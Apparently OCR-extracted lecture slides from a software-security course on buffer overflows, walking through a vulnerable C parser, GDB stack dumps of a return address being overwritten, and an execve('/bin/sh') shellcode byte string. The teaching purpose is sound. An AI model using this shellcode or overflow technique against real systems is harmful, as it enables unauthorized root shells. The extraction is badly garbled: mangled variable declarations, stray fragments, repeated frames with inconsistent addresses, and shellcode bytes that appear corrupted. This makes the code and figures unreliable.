
Software Security (I): Buffer-overflow Attacks

Logistics


New office hour


- Webcast
 - Calcentral: select cs161

Intro



Linux (32-bit) process memory layout





Stack Frame

```
1:void copy lower (char* in, char* out) {
     int i = 0;
 3: while (in[i]!='\0' && in[i]!='\n') {
 4: out[i] = tolower(in[i]);
 5: i++;
 7: out[i] = (0);
 8:}
 9:int parse(FILE *fp) {
10: char buf[5], *url, cmd[128];
11: fread(cmd, 1, 128, fp);
12: int header ok = 0;
13: if (cmd[0] == 'G')
14: if (cmd[1] == 'E')
15: if (cmd[2] == 'T')
16: if (cmd[3] == '
           if (cmd[3] == ' ')
17:
             header ok = 1;
18: if (!header_ok) return -1;
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22:
     return 0; }
```

A quick example to illustrate multiple stack frames

Viewing Stack Frame with GDB

Compile:gcc -g parse.c -o parse

```
Run:
./parse
```

```
Debug:
We can debug using gdb.
gdb parse

Then we can take a look at the stack.
```

```
(gdb) break 7
(gdb) run
(gdb) x/64x $esp
```

Our example modified to include a main function

parse.c

```
1:void copy lower (char* in, char* out)
2: int i = 0;
    while (in[i]!='\0' && in[i]!='\n')
      out[i] = tolower(in[i]);
      i++;
    out[i] = '\0';
 8:}
          Duilj,
                  urt, Chiu[120],
11: fread(cmd, 1, 128, fp);
    int header ok = 0;
12:
13:
    if (cmd[0] == 'G')
14:
    if (cmd[1] == 'E')
        if (cmd[2] == 'T')
15:
          if (cmd[3] == ' ')
16:
            header ok = 1;
17:
18: if (!header ok) return -1;
19: url = cmd + 4;
    copy lower(url, buf);
20:
21:
    printf("Location is %s\n", buf);
    return 0; }
22:
23: /** main to load a file and run
parse */
```

Viewing Stack Frame with GDB

parse.c

Our running example modified to illustrate itiple stack frames

Debug:

(gdb) x/64x \$esp

```
X
                                                                                 user@box: ~/slides
(gdb) x/64x $esp
0xbfffff680:
                 0x00000041
                                   0xbfffff6a8
                                                    0xb7ef25ee
                                                                      0x0804a008
0xbfffff690:
                 0xbfffff6c0
                                                                      0x00000002
                                   0800000080
                                                    0xb7e956c0
0xbfffff6a0:
                 0x00000000
                                   0xb7fd7ff4
                                                    0xbfffff758
                                                                      0x080485a2
0xbfffff6b0:
                 0xbfffff6c4
                                   0xbfffff740
                                                     0x00000006
                                                                      0x0804a008
0xbfffff6c0:
                 0x20544547
                                   0x00004141
                                                    0x00000008
                                                                      0xbfffff71c
0xbfffff6d0:
                 0xb7efdd8b
                                   0x00000000
                                                    0xb7fb8145
                                                                      0x00000000
0xbfffff6e0:
                 0x000001b6
                                   0x00000008
                                                    0x00000001
                                                                      0xb7efe3b0
0xbfffff6f0:
                                                                      0x0804a008
                 0x000000000
                                   0x00000000
                                                    0x080486d0
0xbfffff700:
                 0x0804a008
                                   0x00000000
                                                     0xbfffff71c
                                                                      0xb7efe136
0xbfffff710:
                 0xb7fd7ff4
                                   0xb7ef1f9c
                                                     0xb7fd7ff4
                                                                      0xbfffff740
0xbfffff720:
                 0xb7ef2089
                                   0x0804a008
                                                     0x080486d3
                                                                      0x080486d0
0xbfffff730:
                 0x00000001
                                   0xb7fd7860
                                                     0xb7fd7ff4
                                                                      0x00000000
0xbfffff740:
                 0xbfff6161
                                   0xb7ef20dc
                                                    0x00000001
                                                                      0xbfffff6c4
0xbfffff750:
                 0x00000001
                                   0xb7fd7ff4
                                                     0xbfffff778
                                                                      0x080485ee
0xbfffff760:
                 0x0804a008
                                   0x080486d0
                                                    0x0804861b
                                                                      0xb7fd7ff4
0xbfffff770:
                 0x08048610
                                   0x00000000
                                                     0xbfffff7f8
                                                                      0xb7eacc76
(qdb)
```

```
parse's
 parse.c
                                                                                          frame
                                                                    0x0804a008
      1:void copy lower (char* in, char* out)
                                                                    0x080485a2
                                                     0xbfffff760
                                                                                  <- fp
         int i = 0;
                                                                    0xbfffff778
                                                                                  ∠return address
                                                      0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                  <stack frame ptr
                                                                     0xbffff6c4
                                                     0xbffff758
           out[i] = tolower(in[i]);
                                                                     0 \times 00000001
     5:
           i++;
                                                     0xbffff74c
                                                                                  <— url
                                                                     0xbfef20dc
                                                     0xbfffff748
                                                                                  <− header ok
                                                                     0xbf02224c
         out[i] = ' \setminus 0';
                                                     0xbfffff744
                                                                                            buf[4]
                                                                     0 \times 000000000
     8:}
                                                     0xbfffff740
                                                                                  buf[3,2,1,0]
          char bur[5], art, cha[120],
                                                     0xbffff73c
         fread(cmd, 1, 128, fp);
                                                                                  <- cmd[127,126,125
    11:
                                                                     0 \times 41414141
         int header ok = 0;
    12:
                                                                     0x20544547
BREAK
                                                     0xbffff6c4
                                                                                  <- cmd[7,6,5,4]
                                                     0xbffff6c0
         url = cmd + 4:
                                                                                  \leftarrow cmd[3,2,1,0]
         copy lower(url, buf);
    20:
         printf("Location is %s\n", buf);
    21:
         return 0; }
      3: /** main to load a file and run
                                                                    0xbfffff740
                                                                                  <-out
                                                      0xbffff6b4
    parse */
                                                                    0xbfffff6c4
                                                                                   <— in
                                                      0xbffff6b0
  file (input file)
                                                                    0x080485a2
                                                                                   ∠return address
                                                      0xbffff6ac
    GFT
                                                                    0xbfffff758
                                                                                   stack frame ptr
                                                     0xbffff6a8
    0 \times 000000000
                                                                                   <- i
                                                      0xbffff69c
```

copy_lower'

frame

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbfef20dc
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0xbf022261
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
          char bar[5], arc, char[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
        copy lower(url, buf);
    20:
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                    0xbffff6a8
    0 \times 000000000
                                                                                 <- i
                                                     0xbffff69c
```

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbfef20dc
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0xbf026161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bar[5], arc, char[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                    0xbffff6a8
    0 \times 00000001
                                                                                 <- i
                                                     0xbffff69c
```

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbfef20dc
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0xbf616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bar[5], arc, char[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
        copy lower(url, buf);
    20:
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                    0xbffff6a8
    0 \times 00000002
                                                                                 <- i
                                                     0xbffff69c
```

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbfef20dc
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0x61616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bar[5], arc, char[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
        copy lower(url, buf);
    20:
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                    0xbffff6a8
    0 \times 00000003
                                                                                 <- i
                                                     0xbffff69c
```

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbfef2061
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0x61616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bur[5], art, cha[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
        copy lower(url, buf);
    20:
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                    0xbffff6a8
    0 \times 000000004
                                                                                 <- i
                                                     0xbffff69c
```

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbfffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbfef6161
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0x61616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bur[5], art, cha[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                     0xbffff6a8
    0 \times 00000005
                                                     0xbffff69c
                                                                                 <— i
 Uh oh....
```

```
parse.c
                                                                  0x0804a008
     1:void copy lower (char* in, char* out)
                                                                  0x080485a2
                                                    0xbfffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0xbfffff778
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0xbffff6c4
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0 \times 00000001
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0xbf616161
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0x61616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bur[5], art, cha[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                     0xbffff6a8
    0 \times 00000005
                                                     0xbffff69c
                                                                                 <— i
 Uh oh....
```

```
parse.c
                                                                 0x0804a008
     1:void copy lower (char* in, char* out)
                                                                 0x080485a2
                                                    0xbfffff760
                                                                                <- fp
BREAK
         int i = 0;
                                                                 0xbfffff778
                                                                                ∠return address
                                                    0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                0x61616161
                                                    0xbfffff758
           out[i] = tolower(in[i]);
                                                                  0x61616161
     5:
           i++;
                                                    0xbffff74c
                                                                                <— url
                                                                  0x61616161
     6:
                                                    0xbfffff748
                                                                                <− header ok
                                                                  0x61616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                         buf[4]
                                                                  0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                buf[3,2,1,0]
         char bur[5], art, cha[120],
                                                    0xbffff73c
                                                                                <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                  0x41414141
         int header ok = 0;
    12:
                                                                  0x20544547
                                                    0xbffff6c4
                                                                                \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                \leftarrow cmd[3,2,1,0]
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
                                                                 0xbfffff740
                                                                                <-out
                                                    0xbffff6b4
    parse */
                                                                 0xbfffff6c4
                                                                                <— in
                                                    0xbffff6b0
  file (input file)
                                                                 0x080485a2
                                                                                ∠return address
                                                    0xbffff6ac
    GFT
                                                                 0xbfffff758
                                                                                stack frame ptr
                                                    0xbffff6a8
    D0000000x0
                                                    0xbffff69c
                                                                                <— i
 Uh oh....
```

```
parse.c
                                                                  0x61616161
     1:void copy lower (char* in, char* out)
                                                                  0x61616161
                                                    0xbfffff760
                                                                                 <- fp
BREAK
         int i = 0;
                                                                  0 \times 61616161
                                                                                 ∠return address
                                                     0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                                 0x61616161
                                                    0xbffff758
           out[i] = tolower(in[i]);
                                                                   0x61616161
     5:
           i++;
                                                    0xbffff74c
                                                                                 <— url
                                                                   0x61616161
     6:
                                                    0xbfffff748
                                                                                 <− header ok
                                                                   0x61616161
         out[i] = ' \setminus 0';
                                                    0xbfffff744
                                                                                          buf[4]
                                                                   0 \times 000000000
     8:}
                                                    0xbfffff740
                                                                                 buf[3,2,1,0]
         char bur[5], art, cha[120],
                                                    0xbffff73c
                                                                                 <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
                                                                   0x41414141
         int header ok = 0;
    12:
                                                                   0x20544547
                                                    0xbffff6c4
                                                                                 \leftarrow cmd[7,6,5,4]
                                                    0xbffff6c0
    19: url = cmd + 4:
                                                                                 \leftarrow cmd[3,2,1,0]
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
         return 0; }
    23: /** main to load a file and run
                                                                  0xbfffff740
                                                     0xbffff6b4
                                                                                 <- out
    parse */
                                                                  0xbfffff6c4
                                                                                 <— in
                                                     0xbffff6b0
  file (input file)
                                                                  0x080485a2
                                                                                 ∠return address
                                                     0xbffff6ac
    GFT
                                                                  0xbfffff758
                                                                                 stack frame ptr
                                                     0xbffff6a8
    0 \times 00000019
                                                                                 <- i
                                                     0xbffff69c
 Uh oh....
```

```
0x61616161
                                                                 0x61616161
 parse.c
                                                                 0x61616161
     1:void copy lower (char* in, char* out)
                                                                 0x61616161
                                                   0xbfffff760
                                                                               <- fp
BREAK
         int i = 0;
                                                                 0x61616161
                                                                               ∠return address
                                                   0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                 0x61616161
                                                                               0xbffff758
           out[i] = tolower(in[i]);
                                                                 0x61616161
     5:
           i++;
                                                   0xbffff74c
                                                                               <— url
     6:
                                                                 0x61616161
                                                   0xbfffff748
                                                                               <− header ok
         out[i] = ' \setminus 0';
                                                                 0x61616161
                                                   0xbfffff744
                                                                               <-
                                                                                        buf[4]
     8:}
                                                                 0x61616161
                                                   0xbfffff740
                                                                               buf[3,2,1,0]
         char bar[5], art, cha[120],
                                                                 0x00000000
                                                   0xbfffff73c
                                                                               <- cmd[127,126,125
        fread(cmd, 1, 128, fp);
    11:
         int header ok = 0;
    12:
                                                                 0x41414141
                                                   0xbffff6c4
                                                                               \leftarrow cmd[7,6,5,4]
                                                                 0x20544547
                                                   0xbffff6c0
    19: url = cmd + 4:
                                                                               ← cmd[3,2,1,0]
        copy lower(url, buf);
    20:
        printf("Location is %s\n", buf);
    21:
    22:
         return 0; }
    23: /** main to load a file and run
                                                                 0xbfffff740
                                                   0xbffff6b4
                                                                               <- out
    parse */
                                                                 0xbfffff6c4
                                                                               <— in
                                                   0xbffff6b0
  file (input file)
                                                                 0x080485a2
                                                                               ∠return address
                                                   0xbffff6ac
    GFT
                                                                 0xbfffff758
                                                                               stack frame ptr
                                                   0xbffff6a8
    0 \times 00000025
                                                   0xbffff69c
                                                                               <— i
 Uh oh....
```

```
0x61616161
                                                                 0x61616161
 parse.c
                                                                 0x61616161
     1:void copy lower (char* in, char* out)
                                                                 0x61616161
                                                   0xbfffff760
                                                                               <- fp
        int i = 0;
                                                                 0x61616161
                                                                               ∠return address
                                                   0xbfffff75c
         while (in[i]!='\0' \&\& in[i]!='\n')
                                                                 0x61616161
                                                                               0xbffff758
           out[i] = tolower(in[i]);
     4:
                                                                  0x61616161
     5:
           i++;
                                                   0xbffff74c
                                                                               <— url
     6:
                                                                  0x61616161
                                                   0xbfffff748
                                                                               <− header ok
         out[i] = ' \setminus 0';
                                                                  0x61616161
                                                   0xbfffff744
                                                                                        buf[4]
     8:}
                                                                  0x61616161
                                                   0xbfffff740
                                                                               buf[3,2,1,0]
         <del>char bur[5], art, cha[120],</del>
                                                                  0x00000000
                                                   0xbffff73c
                                                                               <- cmd[127,126,125
         fread(cmd, 1, 128, fp);
    11:
         int header ok = 0;
    12:
                                                                  0x41414141
                                                   0xbffff6c4
                                                                               <- cmd[7,6,5,4]
                                                                  0x20544547
                                                   0xbffff6c0
    19: url = cmd + 4:
                                                                               \leftarrow cmd[3,2,1,0]
                                                                  0xbffff6c4
        copy lower(url, buf);
    20:
                                                                  0 \times 00000001
BREAK
        printf("Location is %s\n", buf);
        return 0; }
    23: /** main to load a file and run
                                                                 0xbfffff740
                                                   0xbffff6b4
                                                                               <- out
    parse */
                                                                 0xbfffff6c4
                                                                               <— in
                                                   0xbffff6b0
  file (input file)
                                                                 0x080485a2
                                                                               ∠return address
                                                   0xbffff6ac
    GFT
                                                                 0xbfffff758
                                                                               stack frame ptr
                                                   0xbffff6a8
    0 \times 00000025
                                                   0xbffff69c
                                                                               <— i
and when you try to return from parse...
  ... SEGFAULT, since 0x61616161 is
  not a valid location to return to.
```

- Overwriting the return address allows an attacker to redirect the flow of program control
- Instead of crashing, this can allow arbitrary code to be executed
 - Code segment called "shellcode"
- Example: the execve system call is used to execute a file
 - With the correct permissions, execve("/bin/sh") can be used to obtain a root-level shell.

Shellcode of execve

 How to develop shellcode that runs as execve("/bin/sh")?

```
void main() {
  char *name[2];


  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name,
  NULL);
}
```

mat instructions and data as characters)*

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\ x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x 08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd 8\x40\xcd\x80\xe8\xdc\xff\xff\xff\bin/sh"

```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,
                          %ebp
